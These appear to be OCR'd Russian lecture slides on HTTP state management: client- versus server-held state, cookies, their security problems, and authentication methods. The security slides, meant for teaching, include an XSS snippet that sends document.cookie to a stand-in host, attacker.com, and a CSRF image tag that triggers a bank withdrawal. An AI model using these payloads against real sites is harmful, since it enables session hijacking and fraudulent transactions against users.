
Сохранение состояния в HTTP

Кулаков Кирилл Александрович

Механизм состояний

Механизм состояний

- HTTP — протокол без сохранения состояния



Способы сохранения состояния между запросами

- Состояние контекста сопровождается [честным] клиентом:
  - **Запрос**: POST /balance, тело запроса: данные банковской карты, сумма к списанию = 50 руб.
    - **Ответ**: баланс = 50 р.
  - **Запрос**: GET /product?id=5&balance=50
    - **Ответ**: заберите шоколадку, текущий баланс = 30р.
  - **Запрос**: GET /odd?balance=30
    - **Ответ**: заберите сдачу, текущий баланс = 0р.

Способы сохранения состояния между запросами

- Контекст сопровождается сервером на основе некоторого уникального идентификатора сессии (на основе имени пользователя, IP-адреса и т.д. или генерируемого серверной стороной):
  - **Запрос**: POST /balance?name=client1, тело запроса: данные банковской карты, сумма к списанию = 50 руб.
    - **Ответ**: баланс успешно пополнен
  - **Запрос**: GET /balance?name=client1
    - **Ответ**: баланс = 50 р.
  - **Запрос**: GET /product?id=5&name=client1
    - **Ответ**: заберите шоколадку, текущий баланс = 30р.
  - **Запрос**: GET /product?id=7&name=client1
    - **Ответ**: невозможно приобрести чипсы, пополните баланс

Способы передачи информации о состоянии

- Способы передачи информации о состоянии
  - Параметры запроса. В том числе скрытые поля формы.
  - Механизм HTTP cookie (RFC 6265).

HTTP cookies

- Механизм cookie описан в RFC 6265:
  - cookie — это небольшой именованный фрагмент данных в формате ключ=значение;
  - устанавливаются серверной стороной в теле ответа на запрос указывается заголовок Set-Cookie: name1=value1; name2=value2
  - браузер хранит соответствия: URI <——>> cookie;
  - браузер в каждом запросе к некоторому URI, отправляет все cookie, установленные для этого URI;
  - каждый сервер может получить доступ только к своим cookie.
  - при установке cookie могут быть заданы атрибуты: Expire, Max-Age, Domain, Path, HttpOnly, Secure.

HTTP cookies

- Доступ к cookies могут быть получен из JavaScript (кроме тех, для которых был указан атрибут HttpOnly).
- Применение cookies:
  - управление сессией,
  - персонализация (оформление, язык интерфейса, другие настройки),
  - отслеживание активности пользователей.

HTTP cookies

- Пример использования cookie для хранения номера сессии
  - **Запрос**: =POST /balance, тело запроса: данные банковской карты, сумма к списанию = 50 руб.
    - **Ответ**: 200 Ok
    - **Заголовок ответа**: Set-Cookie: sessid=1098237587; Expires=Mon, 24 Nov 2014 22:09:52 +0300
  - **Запрос**: GET /balance
    - **Заголовок запроса**: Cookie: sessid=1098237587
    - **Ответ**: баланс = 50 р.

HTTP cookies

- **Запрос**: GET /product?id=5
  - **Заголовок запроса**: Cookie: sessid=1098237587
  - **Ответ**: заберите шоколадку
- **Запрос**: GET /odd
  - **Заголовок запроса**: Cookie: sessid=1098237587
  - **Ответ**: ваша сдача — 30 р.
  - **Заголовок ответа**: Set-Cookie: sessid=deleted; Expires <вчера>

HTTP cookies

- Проблемы безопасности при использовании cookies
  - Cookies передаются открытым текстом и могут быть перехвачены так же как и остальной HTTP-трафик, если не используется шифрование.
  - Номер сессии должен генерироваться непредсказуемо, чтобы этот идентификатор не мог быть подобран.
  - Cross-site scripting — выполнение JavaScript-кода, вставленного в страницу злоумышленником.
    - Могут помочь: HttpOnly, использование CAPTCHA для критичных операций
    - Пример:

```
<a href="#"
onclick="window.location='http://attacker.com
/stole.cgi?text='+escape(document.cookie); return
false;">Click here!</a>
```


HTTP cookies

- Cross-site request forgery — выполнение запроса к сервису без ведома пользователя.
  - Могут помочь: использование CAPTCHA или повторная аутентификация для критичных операций, Synchronizer token pattern, Cookie-to-Header Token
  - Например где-нибудь на форуме может быть вставлена картинка:

```
<img src="http://bank.example.com
/withdraw?account=bob&amount=1000000&
for=mallory">
```

Аутентификация

- Типичный сценарий работы web-приложения, требующего разграничения доступа:



Аутентификация

- Другие способы аутентификации
  - Аутентификация с помощью токенов (token-based)
  - Аутентификация через другие сервисы - протокол OAuth, OpenID, SAML